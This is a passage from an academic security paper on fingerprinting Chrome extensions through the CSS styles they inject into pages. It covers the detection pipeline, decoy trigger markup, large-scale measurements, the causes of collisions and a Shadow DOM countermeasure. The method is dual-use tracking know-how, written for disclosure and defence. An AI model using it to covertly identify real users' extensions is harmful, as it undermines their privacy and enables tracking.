


Figure 3: *Extension analysis pipeline for collecting style-fingerprints: ① extract injected CSS; ② generate candidate triggers; and perform dynamic tests for ③ trigger confirmation and ④ final fingerprint evaluation.*

Listing 2: *Extract from the manifest.json file of the Wikiwand: Wikipedia Modernized extension*

```
1  "content_scripts": [
2      {
3        "matches": [
4          "http://*/*",
5          "https://*/*"
6        ],
7        "css": [
8          "css/autowand.css",
9          "css/cards.css"
10       ],
11       "js": [
12         (...)
13       ],
14       "run_at": "document_start"
15     }
16 ]
```

4.2.1 Extracting injected CSS

The first step is to extract styles that can be injected in a web page by an extension.

Detecting declarative injection With the *manifest.json* file, a developer can declare what CSS style sheets should be applied to the DOM. Listing 2 presents a snippet of the manifest from the *Wikiwand: Wikipedia Modernized* extension. Here, through *content scripts*, the extension injects two different CSS files (lines 7 to 9) on all HTTP and HTTPS URLs (lines 4 and 5).

Since all extensions have a manifest file, it is straightforward to automate the detection by iterating through all of them and parsing the *content_scripts* field.

Detecting programmatic injection CSS can also be injected dynamically by calling the appropriate browser APIs. Statically detecting these injections is challenging since the code may be obfuscated and the injected code may be assembled at runtime (e.g. through the concatenation of multiple variables).

Quan et al. developed a tool called Mystique that uses taint analysis to detect leaks of privacy-sensitive information in browser extensions [18]. Mystique builds upon the HoneyPages mechanism by Kapravelos et al. [28] where specific elements are populated in the browser's DOM as extensions are requesting them. For our purposes, this means that we do not need to know beforehand the requirements for a style to be injected as Mystique will resolve the calls to missing elements on the fly. In our experiment, we used Mystique's web interface [34] to monitor calls to the `tabs.insertCSS` API and save the styles injected in the DOM. This approach will capture injections of both raw CSS code as well as paths to CSS files.

4.2.2 Generating style triggers

After identifying what styles are injected by each extension, the second step converts all the collected CSS rules into decoy triggers. The goal is that each trigger will receive the corresponding style changes when the right extension is present. Note that this is not a straightforward engineering task given the wide range of possible CSS selector constructions and complexity of required DOM hierarchies. As such, we devised a pragmatic and effective approach for the translation of CSS rules to triggers, focusing on IDs and class names to recreate the trigger hierarchy. As detailed in Section 5, we did not need to consider additional CSS constructs like pseudo-classes or pseudo-elements when building triggers as extensions were already fingerprintable by only focusing on IDs and class names.

Listings 3 and 4 present an example of a CSS rule that is converted into a decoy trigger. To make the transformation, we divide the selector into its different parts and build the corresponding hierarchy. Here, the first element we generate is a *div* with the *ww_hovercard* ID (if the type of an element is not specified, we used a *div* by default). Then we add another *div* with the *ww_image* class and we finish with an *img* element. When running the test page, the style of the structure we generated will match the rule of the injected CSS and the style will be applied.

Listing 3: *CSS rule from the "Wikiwand: Wikipedia Modernized" (WikiWand) extension*

```
#ww_hovercard .ww_image img {
  display: block;
  float: right;
  max-height: 150px;
  max-width: 180px;
  width: auto;
  height: auto;
  margin: 10px;
  border-radius: 2px;
}
```

Listing 4: *Decoy trigger for the WikiWand extension*

```
<div id="ww_hovercard">
  <div class="ww_image">
    <img trigger="yes"></img>
  </div>
</div>
```

It should be noted that we limited ourselves to 50 triggers per extension as some of them included full libraries with hundreds of rules. Generating triggers for each of them would have been redundant as only a few of them are needed to identify them. At the same time, the fact that there are hundreds of ways that these extensions can be fingerprinted shows the difficulty of defending against this type of fingerprinting.

4.2.3 Confirming trigger fingerprints

The third step consists in verifying that all generated triggers are correct and can be exploited to perform extension fingerprinting. Indeed, even if triggers were built directly from CSS rules, it can be hard to predict the exact runtime behavior of an extension. Other styles could counter its effect and dynamic code could remove an element or change its class on the fly. For these reasons, we need to perform a thorough verification as there is no guarantee that a decoy trigger will be effective in identifying an extension. As part of this verification, we perform the following checks:

- We need to ensure that the observed changes are consistent over multiple runs. We collect style changes from the test page of each extension three times and check that they are identical. This check helps us to discard non-deterministic changes that are the result of unreliable extension behavior.
- We also need to verify that our baseline calculation is effective. In our test pages, we use a baseline element to decide if a style was applied to an element or not. This baseline element is located in a hierarchy that mimics the decoy one, but with one important difference: it does not have any IDs or class names. This way, if we detect differences between the baseline element and the decoy trigger, we can build the extension fingerprint from their differences.

Listing 5: *Decoy trigger with the baseline elements.*

```
<div class="trigger" id="26622">

  <!-- Baseline Elements -->
  <div orig_id="ww_hovercard">
    <div orig_class="ww_image">
      <img trigger="no"></img>
    </div>
  </div>

  <!-- Trigger Elements -->
  <div id="ww_hovercard">
    <div class="ww_image">
      <img trigger="yes"></img>
    </div>
  </div>

</div>
```

Listing 5 shows the final code our system generated for the trigger that we presented in Listing 4. The first structure is the baseline one while the second one is the one where the extension (if present) will apply the corresponding style. The style differences between the two will form the style fingerprint of the extension.

4.2.4 Verifying collisions between extensions

While the analysis of a single extension can obviously reveal injected CSS styles, this is not sufficient to extract and craft unique fingerprints. If a change of style is triggered by an extension, there is no guarantee that no other extension produces the exact same style change. Some extensions could share the same IDs and class names while others could inject very generic rules. To characterize possible collisions, we exposed each extension capable of injecting CSS against the triggers of all extensions and recorded all the style changes.

5 Analysis

This section provides a detailed reporting of how extensions are fingerprintable through the styles they inject. We look at what makes them identifiable and, for the ones that are not identifiable, we explore the reasons why. We focus on studying extensions that inject style rules universally on all web pages (and are therefore fingerprintable on all page). Finally, we also look at older versions of the extensions present in our dataset to understand whether extensions are becoming fingerprintable over time.

5.1 Pipeline statistics

Table 2 reports on the impact of our pipeline on our complete dataset of 116,485 Chrome extensions.

Table 2: *Number of extensions and triggers kept after each step of the pipeline shown in Figure 3 (Ma=Manifest, My=Mystique)*

		Steps			
	Initial dataset	*1*	*2*	*3*	*4*
Extensions	116,485	6,543 (Ma) 137 (My) 6,645 (Combined)	5,885	4,806	4,446
Triggers	-	-	102,997	54,788	40,722

Step 1. After parsing the *manifest.json* file of all extensions, 17,712 extensions (15.2%) inject at least one CSS file through the *Content script* directive and 6,543 of them are doing so on any domain. By using Mystique, we detected 137 extensions that rely on `tabs.insertCSS` to inject styles dynamically into a page. Since 35 them were already injecting styles declaratively, we ended up with **6,645** potential fingerprintable extensions. Note that this number represents the ceiling of our fingerprinting technique. An extension that does not inject CSS rules cannot be fingerprinted through them.

Step 2. To generate the corresponding triggers, we use the rules present in CSS files listed in the manifests and the ones recorded by Mystique. In total, we generated 102,997 decoy triggers distributed across 5,885 test pages, one page for each extension. For the extensions where we could not generate triggers, it was mainly due to the presence of pseudo-classes in the rules. Pseudo-classes are keywords in CSS that reflects the state of an element like `hover`, `focus` or `active` and they require specific user interaction to be activated. Even though we could craft pages for these specific scenarios, our goal is to study style fingerprinting that can happen in the background *without user interaction*, so we discarded them. Other extensions that had empty CSS files or with all rules commented out were also removed at this stage.

Step 3. The goal of this step is to confirm that differences in styles are indeed detectable. We ran all the extensions on their own test pages with Selenium to collect the style fingerprints. For some extensions, we observed no difference between the trigger element and the baseline. This happened when some of the rules were very generic and did not rely on a specific classes or IDs. For other extensions, Selenium crashed or did not return any data. At the end of this step, we had 54,788 confirmed triggers for 4,806 potentially fingerprintable extensions.

Step 4. The final step is to make sure that no two extensions share the exact same style fingerprint. We tested each of the 6,645 extensions on all the triggers from the 4,806 potentially fingerprintable extensions to identify possible collisions between fingerprints. We describe the results of this particular step in more detail in Section 5.4. After verification, we removed 14,066 decoy triggers that produced the exact same change between two or more extensions. 4,446 (3.8%) extensions out of our initial set of 116,485 extensions can be uniquely identified on any webpage because of the styles they inject.

5.2 Evaluating different fingerprinting strategies

An advantage of style fingerprinting compared to more traditional browser fingerprinting, is that the quantity of collected data can be adapted depending on the desired speed and precision of the fingerprinting process. This difference translates into three different collection strategies:

1. **Triggers:** If an extension has a unique trigger that is not shared with any other extension, it is sufficient to test if the style of the trigger is different from the one of the baseline. The identification is fast as there is no need for additional data processing.

2. **Triggers and properties:** If several extensions share the same trigger, it can be enough to collect the list of modified properties to identify each of them. For example, for extensions modifying a link element, one extension may increase the size of the font while another may change the background color. By identifying which properties of the styled element were modified, one can differentiate between the two extensions.

3. **Trigger, properties, and values:** This last strategy is the one that produces the most data but it can lead to more precise results as you one can attribute a specific change directly to the right extension.

Table 3 shows the number of fingerprintable extensions depending on the chosen strategy. Strategies 2 and 3 offer an improvement of 6% and 15% respectively from Strategy 1 but albeit at a slightly higher performance cost as more data is collected and processed. When comparing the use of computed styles and dimensions, the numbers are comparable between the two with no major differences. Dimension changes, however, could be sensitive to differences between devices particularly when the database of fingerprints was generated with a device that had a much larger screen, compared to the one that is being fingerprinted. One possible solution is to have multiple databases of dimension-related style fingerprints so that the fingerprinting algorithm can match the ones that are the closest to the user's own screen size. We view this as an implementation detail to make the fingerprinting

Table 3: *Numbers of extensions found to be fingerprintable via two CSS-originating leakages (i.e., computed styles and changed dimensions) separately and together. Three implementation strategies give different number of uniquely attributed extensions.*

Fingerprinting Strategy	***Change of Computed Styles***	***Change of Dimensions***	***Union***
Strategy 1: Unique $(trigger)$	3,865	3,866	3,866
Strategy 2: Unique $(trigger, parameters)$	4,088	3,927	4,090
Strategy 3: Unique $(trigger, parameters, values)$	4,412	4,162	4,446

Table 4: *Distribution of the number of users across fingerprintable and non-fingerprintable extensions*

	Percentile			
	.25	*.50*	*.75*	*.99*
Fingerprintable	10.0	71.0	754.0	219,420.5
Non-fingerprintable	6.0	41.0	681.0	637,104.5

process more robust and hence we consider it as out of scope for this paper.

5.3 Statistics on fingerprintable extensions

Mix between unique and shared triggers Out of the 4,446 uniquely identifiable extensions, 3,475 of them have at least one trigger that is not shared with any other extension. This means that the fingerprinting process for them is fast and straightforward as a script only has to check a single trigger for any difference in style compared to a baseline element. For 846 extensions, they share all their triggers with other extensions but the changed properties and values are still unique to them. Finally, for 125 extensions, they are detectable because of the unique combination of non-unique triggers they change.

Distribution of popularity Looking at the number of users in Table 4, there is no significant difference between fingerprintable and non-fingerprintable extensions. Both categories have extensions with few users as well as extensions with more than 10 million users. If we look closely at extensions with more than 100,000 users, 68 of them are vulnerable to style fingerprinting while 28 of them are not. Overall, we do not observe a correlation between the popularity of an extension and its fingerprintability as it is mainly tied to its functionality and how it was coded.

Modified properties Injected styles can modify a wide range of properties in HTML elements. Table 6 in Appendix B list the top 50 properties that are the most modified by fingerprintable extensions. We want to highlight here some of our findings.

At the top of the list are `perspectiveOrigin`, `transformOrigin`, `webkitPerspectiveOrigin` and `webkitTransformOrigin`. Even though few extensions in our dataset explicitly set values for these properties,




Figure 4: *CDF graph of the distribution of collisions between non-unique extensions that inject CSS.*

96.8% of the tested extensions presented changes in them. Many of these properties expose high-precision values (e.g. six floating-point digits, such as "951.5px 0.046875px") which unfortunately lead to extensions being uniquely fingerprintable because of them. In terms of dimensions, the `width` and `height` of an element are high on our list with 96.0% and 84.2% of extensions affecting these properties, respectively. Interestingly, color-related style changes are not as common as we originally expected with the first color-related property (`backgroundColor`) being on the 24^{th} position of Table 6.

5.4 Understanding non-uniquely fingerprintable extensions

Here, we investigate the reasons why some extensions that inject CSS rules are not uniquely fingerprintable.

Distribution of collisions Figure 4 presents the distribution of the clusters of collisions we have in our dataset. Most of them are between a very small number of extensions as confirmed by the long tail in our graph. Out of 218 different clusters, 138 (63.3%) are between two extensions and 34 (15.6%) are between three. The 5 largest collision clusters we identified are of size 44, 19, 15, 13 and 9.

Reasons for collisions We manually analyzed 50 different extensions to understand why two extensions would share the

same style fingerprint. Our findings reveal that the majority of collisions are due to very specific development behaviors:

- **Same name with different IDs:** Several extensions can have different IDs but they share the exact same name. One example is the "Antalyx Desktop Sharing" Chrome extension which has 4 different IDs in our dataset. They are linked to the same developer but every new version was uploaded as a brand new extension instead of an update of an existing one.
- **Same developer with different variants:** Extensions can have different IDs but they are simply variants coming from the same developer. One example is the "Bonusway{.se,.ro,.cz...}" extension that is available in 13 different variants. The code across all extensions is identical but each of them embeds its own locale file for the interface. Another example comes from a series of "Safe Site" extensions we identified that only presented a difference in the branding. At first, we thought they belonged to different companies as each of them linked to different websites: *Ultra VPN*, *Total AV*, *Safe VPN*, *ScanGuard*, *PC Protect* and *Privacy Web*. Yet, looking at their terms of use revealed that all of them belong to the same group called *Protected.net*.
- **Copies:** Extensions can simply be a copy of another extension that was uploaded to the store. One example of such case is with "Privasee" that is a copy of an older version of the "DuckDuckGo Privacy Essentials" extension.
- **Same libraries:** Extensions can share fingerprints if they use the exact same list of libraries. Several extensions in our dataset are only injecting styles based on *jQuery*: "jquery-ui.css" and "jquery.qtip.css". Moreover, if an extension builds on top of other well-known libraries, this can lead to additional collisions. For example, the "uPerform® In-application Help" extension that is installed by more than 90,000 users relies on "jquery-ui" to build its UI foundation. One of the triggers generated by our pipeline is the following:

```
<div id="ancile-csh" class="ancile-csh">
  <div trigger="yes" class="ui-front"></div>
</div>
```

  The inner *div* will be triggered by all extensions with "jquery-ui" while the outer one will only be triggered by "uPerform".
- **Coincidence:** Sometimes, two extensions share the same fingerprint for no reason other than pure coincidence. We detected one case in our whole dataset where two extensions have completely different goals but they share one identical CSS rule. The "ePubby" and "Link Shortcuts" extensions share the same rule on elements of class `css-isolation-popup`.




Figure 5: *Total number of users in clusters of extensions sharing an identical style fingerprint*

Impact of collisions on identifiability Being able to discover the exact list of extensions installed in a browser can contribute to the overall device fingerprint and render its user identifiable. Yet, there is a large difference between detecting an extension shared by millions of users with one shared by a few tens of users. To understand whether the extensions that share style fingerprints have similar populations of users, we investigate the impact of collisions on the identifiability of their users.

In Figure 5, we clustered together the extensions with the same fingerprint and combined their userbase to understand how many users are present in each cluster. It should be noted that we did not get the number of users for all extensions as some of them were not available in the Chrome store at the time of writing. We can see that there is no direct correlation between the number of extensions in a cluster and the total number of users. For example, there are 2,106,549 users in a cluster containing 3 extensions while there are 411 users in the one containing 44. Then, some clusters have as many as 10 million users while others can have as few as two users. In the end, if the goal is to uniquely identify users, detecting a group of several extensions can provide a lot more discriminating information than detecting a single extension that is shared by many users. Note that this discussion focuses entirely on the discriminatory power of browser extensions, in terms of differentiating users from each other. Orthogonally to this issue, even extensions that are shared by millions of users can reveal sensitive socioeconomic characteristics of their users.

5.5 Performance Benchmarks

In this section, we quantify the real-world performance of our proposed extension fingerprinting method. Our evaluation is based on our proof-of-concept fingerprinting script, which we used for our video demo (`https://vimeo.com/430428308`) that we mentioned in Section 3. Specifically, we measure the time our script takes to detect random subsets of the 20 extensions that we used for the video demo, with subset sizes varying from 1 to 20. We set up our script so that the detection logic runs inside the `window.onload` event listener (i.e., the




Figure 6: *Average detection time for different numbers of installed extensions, with whiskers representing 95% confidence intervals.*




Figure 7: *Venn diagram showing the number of extensions detectable by four fingerprinting techniques. Our newly-proposed method can detect 1,074 extensions which are "invisible" to all other methods.*

detection script is triggered after the page has loaded), and we use the `performance.now` API for timing the execution of our detection script (a start timestamp is taken on entrance to the `window.onload` listener, and an end timestamp is taken when all extensions in the subset are detected, and the detection time is the difference of these two timestamps). The tests were run on a laptop with Intel Core i7-6600U CPU and 12GB RAM. For each subset size from 1 to 20, we measure the detection time 10 times and take the average.

Figure 6 shows the results of our benchmarks. One can see an overall upward trend as the number of extensions being fingerprinted increases, while the variations are likely attributed to changing system load during the measurement. The increase in detection time as the number of fingerprinted extensions grows is due to the fact that more trigger elements need to be compared against their baseline (recall that for each trigger we compare both the style rules returned by `getComputedStyle`, as well as its position and dimensions). However, note that even for 20 extensions, our detection script still finishes in around 15 milliseconds. Therefore, the real-world performance overhead of this fingerprinting vector is clearly not going to be a hindrance against trackers using it to fingerprint thousands of popular extensions.

5.6 Comparison with related work

Prior work has explored different ways to detect browser extensions: probing for Web Accessible Resources (WAR) [24], detecting DOM modifications [47], and capturing messages sent by *postMessage* [29, 45]. Figure 7 reports on the fingerprintability of our complete dataset by each of these techniques, including our newly proposed, CSS-based extension fingerprinting.

In total, CSS fingerprinting can uniquely detect 4,446 extensions. Only 30 extensions are covered by all methods and 1,074 extensions are now detectable through our CSS-based fingerprinting that were previously "invisible" to all other fingerprinting techniques. If WAR fingerprinting were to disappear, akin to the randomization of UUIDs present in Firefox [8], CSS fingerprinting would be the only one to cover an additional 1,325 extensions. Overall, Figure 7 shows that there is no ultimate method to detect all browser extensions as different techniques are able to fingerprint different sets of extensions. Our findings are inline with the ones reported by Karami et al. on a dataset of 102,482 extensions [29].

5.7 Longitudinal analysis

Lastly, to understand whether the injection of CSS rules by extensions is a new phenomenon, we analyze a Chrome extension dataset that spans five years (mid 2014 to mid 2019). It comprises 501,349 extensions which is reduced to 426,807 after excluding themes and apps. For an average month, our dataset includes 4,384 new/updated extensions, with the store size increasing from around 22K in 2014 to more than 116K in 2019. Figure 8 presents the percentage of extensions injecting CSS out of all collected extensions for this five-year period. One can observe that the percentages of extensions injecting CSS rules on *all* and *some* domains are largely stable over time.

As a separate experiment, for the 4,446 universally fingerprintable extensions discovered in this paper, we tested their corresponding detection triggers after about a year. Overall, we discovered that, as of June 2020, only 940 extensions were updated, i.e., 79% of extensions have the same style fingerprints as they had a year ago. Out for the 940 extensions that updated at least once, after re-running our testing pipeline, 776 triggered at least one of their previously discovered triggers. In other words, 82.5% still remain fingerprintable despite their updates.

Overall, when we consider these two experiments together, we can conclude that i) extensions that are currently fingerprintable are likely to remain fingerprintable to CSS-based fingerprinting, and ii) the trigger database that a tracker would




Figure 8: *Extensions injecting CSS styles (into any visited web page, or only on some specific URLs), shown over all collected extensions in the Chrome Web Store from 2014 to 2019 at three-month intervals.*

need to compile for the fingerprintable extensions can remain effective for more than a year, before it would need to be updated.

6 Countermeasures

Given the power of CSS-based extension fingerprinting, in this section, we discuss possible countermeasures against it. First, we examine how the `getComputedStyle` API that this new fingerprinting technique relies on, is currently used in the wild, and whether it is possible to simply remove support for this API. Second, we present the design and evaluation of an in-browser countermeasure that defends against this type of attack, by hiding the effects of extension-originating styles from the pages on which they are active.

6.1 Can `getComputedStyle` be removed?

To measure the prevalence of `getComputedStyle` usage and, more importantly, understand its uses cases in the current web, we crawl the Alexa top 100K websites using VISIBLEV8, an open-source tool which adds instrumentation to Chromium so that all JavaScript API accesses during runtime are logged [27]. In total, we found that 1) there are 61,414 unique scripts (as distinguished by their SHA-256 hashes) that use the `getComputedStyle` API (hereafter for convenience we refer to these as `getComputedStyle` scripts), 2) these `getComputedStyle` scripts are served from 60,375 distinct TLD+1 domains, and 3) 76,638 out of the top 100K websites

Table 5: *Top 10 TLD+1 domains that serve scripts that use the `getComputedStyle` API, by the number of script inclusions. In our crawl, we observe a total of 283,516 such inclusions.*

TLD+1 Domain	*# Inclusions*	*% All*	*# SHA256 (% All)*
googlesyndication.com	54,966	19.39%	62 (0.10%)
facebook.com	14,950	5.27%	9,727 (15.84%)
ajax.googleapis.com	14,027	4.95%	135 (0.22%)
doubleclick.net	11,930	4.21%	28 (0.05%)
twitter.com	7,201	2.54%	4 (0.01%)
adsafeprotected.com	6,077	2.14%	2,588 (4.21%)
youtube.com	5,182	1.83%	29 (0.05%)
vidible.tv	4,497	1.59%	24 (0.04%)
2mdn.net	4,006	1.41%	198 (0.32%)
cloudflare.com	3,059	1.08%	411 (0.67%)
Total	145,979	51.49%	13,952 (22.72%)

in our crawl contain at least one `getComputedStyle` script (i.e., in 76.64% of the crawled websites). By *inclusion counts*, Table 5 shows the top 10 TLD+1 domains that served the most `getComputedStyle` scripts. These domains alone account for 51.49% of all such script inclusions. For reference, we also list in Table 5 the number of unique `getComputedStyle` scripts (i.e., by SHA-256 hash) served from each domain.

Next, to shed light on the current usage scenarios of `getComputedStyle` and whether it is already being used for browser fingerprinting in the way that we describe in this paper, we conducted a manual analysis of representative sets of scripts that used `getComputedStyle`. These sets of scripts include: 1) the top scripts (by inclusion counts, as identified by SHA-256 hash of the script) from the top 10 TLD+1 domains that served the most `getComputedStyle` scripts; 2) similar to the first set, but here we focus on the top 10 scripts served from URLs blacklisted by EasyList/EasyPrivacy (EL/EP); and lastly, 3) a random sample of 20 unique scripts (again distinguished by their SHA-256 hashes) out of all of the `getComputedStyle` scripts in our crawl. We categorize their use cases in the rest of this section.

The use cases we present in the following paragraphs are not intended to be an exhaustive list of all `getComputedStyle` use cases from our sample scripts, but rather our best-effort manual analysis of these scripts, given that many of them are obfuscated and/or minified. The primary purpose of this section is to establish that 1) the fingerprinting technique that we present in this paper cannot be mitigated by simply removing the `getComputedStyle` API given that API's widespread usage, and 2) to demonstrate that we did not find evidence of this fingerprinting technique already being used in the wild.

Wrapper for Getting Element Styles The first category of `getComputedStyle` usage we describe is a class of wrapper functions that encapsulate `getComputedStyle`, along with `Element.style` and `Element.currentStyle`. Listing 6 shows one such wrapper from our manually examined samples that encapsulates `getComputedStyle`. The primary

Listing 6: JS snippet showing the use of getComputedStyle as part of a cross-browser compatibility layer

```
function get_element_style_property(elem, property
    ) {
  var value;
  if (elem.currentStyle)
    value = elem.currentStyle[property];
  else if (window.getComputedStyle)
    value = window.getComputedStyle(elem).
        getPropertyValue(property);
  else
    value = elem.style[property];
  return value;
}
```

roles of these wrapper functions are two-fold: 1) they serve as a cross-browser compatibility layer for reading the style sheets of an HTML element (e.g., `Element.currentStyle` is a proprietary version of `getComputedStyle` and available only on old versions of Internet Explorer, which do not support `getComputedStyle`), and 2) they provide a way to read the element's *inline* style as fallback when the `getComputedStyle` method is removed by scripts (e.g., by invoking `delete window.getComputedStyle`).

Note that as shown in Listing 6, besides their primary roles mentioned above, these wrapper functions often offer the added convenience of returning the value of a particular CSS property specified as one of the wrapper's arguments.

Compatibility Tests The `getComputedStyle` API is also used for compatibility testing. In such cases, CSS rules are set for an element injected by the script on-the-fly, and the script then immediately reads back the CSS properties of the element using `getComputedStyle`. One example of this is found in the popular jQuery, where the code sets the CSS property `top` to be `1%` and then checks whether the read-back value is in pixels. The reason for this test is that for certain CSS properties (e.g., `top`), some browsers will return their percentage values rather than absolute pixel values (see [7]), while the rest of the script is expecting pixel values.

Visibility Testing Another category of use cases for `getComputedStyle` is to test the visibility of an element on the page by checking, for example, if the value of the CSS property `display` is set to `none` (which means the element is not rendered on the page). Besides `display`, the properties `visibility` and `opacity` are often also included in these types of checks, as well as element dimensions, e.g., checking if the value of the `width` property is zero.

Adblocker Detection We have observed a few cases from our sample where the script is detecting whether the user has installed an adblocking extension. Specifically, the script accomplishes this by injecting an element with an ID or class name targeted by the filter rules of the adblocker, and checks whether the adblocker prevents the injected element from being displayed on the page (e.g., by using visibility testing methods that we described). In total, we observed this behavior in three out of the 40 sample scripts that we manually examined (all three scripts are identified by EL/EP as trackers). Although this method of adblocker detection is conceptually similar to what we describe in this paper, an important difference is that ad-blockers are expected to hide content and therefore checking for the absence of ad-like elements is a straightforward technique, variations of which were known as early as 2011 [32]. Contrastingly, our technique generalizes over all types of extensions (not just ad-blockers) and allows for the precise identification of an extension, as opposed to merely knowing whether an ad-blocker is present or absent.

Toggling Style Properties Lastly, there is also a category of `getComputedStyle` usage that probes for and toggles the displayed visual properties of elements on the page (e.g., toggles the visibility of an element by first checking whether the `visibility` property is set to `hidden`, and if so set it to `visible`).

6.2 Hiding Extension Effects

Given that we cannot just retire the `getComputedStyle` API, an alternative method for protecting users is to break the link between the injected content styles and the values returned by the `getComputedStyle` function. This would effectively hide the presence of extensions from webpages and therefore protect the users of browser extensions from being fingerprinted. This hiding can be done at different layers in the browser, each with its advantages and disadvantages.

In this section, we explain how a browser extension can replace the default `getComputedStyle` function with one that ignores the styles injected by extensions. In Appendix A, we provide the details of an alternative solution that modifies the browser in order to achieve the same results. Our hope is that, once browser vendors confirm that this is an issue worth tackling, that these details can provide a roadmap for the changes that need to happen.

Browser extension The biggest advantage of a browser extension is that it is lightweight and easy to distribute but it is limited to a finite set of browser APIs. Yet, making direct modifications to the DOM can provide a robust protection against CSS-based, extension fingerprinting, thanks to the existence of Shadow DOMs. Figure 9 provides a high-level overview of our approach.

A Shadow DOM is a hidden tree in the DOM that can be attached to elements in the regular DOM tree. Its purpose is to isolate all of its content from the regular DOM tree: IDs, names and styles do not "leak out" from Shadow DOMs and elements from the regular DOM tree also do not "bleed in." This feature was primarily introduced for developers to avoid naming conflicts when designing Web Components and we




Figure 9: *Difference between the original and the modified getComputedStyle function.*




Figure 10: *Impact of the countermeasure on the loading times of webpages.*

can leverage it to modify the behavior of `getComputedStyle`. When injected as a content script on page loads, our extension performs the following actions:

1. Attach a new Shadow DOM to the document body.
2. Copy the complete regular DOM tree into the Shadow DOM. This creates a mirrored version of the regular DOM with all inline styles and all page style sheets. Content styles from extensions are not present as they do not have a physical presence in the regular DOM. They are applied seamlessly by the browser and, as such, cannot be copied into the Shadow DOM.
3. Modify the code of `getComputedStyle` to use the Shadow DOM. When the function is called on a element in the regular DOM, the modified function will look for the copy of this element in the Shadow DOM and execute the original `getComputedStyle` function on it. For optimization purposes, we only reroute calls on elements that have an ID or a class from one of the installed extensions.

